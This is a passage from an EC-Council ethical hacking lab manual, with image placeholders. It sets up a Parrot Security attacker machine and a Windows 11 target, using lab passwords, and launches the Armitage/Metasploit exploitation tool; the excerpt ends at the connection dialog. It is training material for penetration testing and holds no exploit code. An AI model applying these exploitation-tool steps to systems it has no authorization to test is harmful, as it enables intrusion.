
Note: In this task, we will use the **Parrot Security** (**10.10.1.13**) machine as the host system and the **Windows 11** (**10.10.1.11**) machine as the target system.

1. Switch to the **Windows 11** virtual machine. Restart the machine.
2. Click **Ctrl+Alt+Del**, by default, **Admin** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.
3. Switch to the **Parrot Security** virtual machine.
4. Click the **MATE Terminal** icon at the top of **Desktop** to open the **Parrot Terminal**.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

5. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
6. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
7. Now, type **cd** and press **Enter** to jump to the root directory.
8. In the **Terminal** window, type **service postgresql start** and press **Enter** to start the database service.




9. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting** → **Exploitation Tools** → **Metasploit Framework** → **armitage** to launch the Armitage tool.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

10. A security pop-up appears, enter the password as **toor** and click **OK**.




11. The **Connect…** pop-up appears; leave the settings to default and click the **Connect** button.

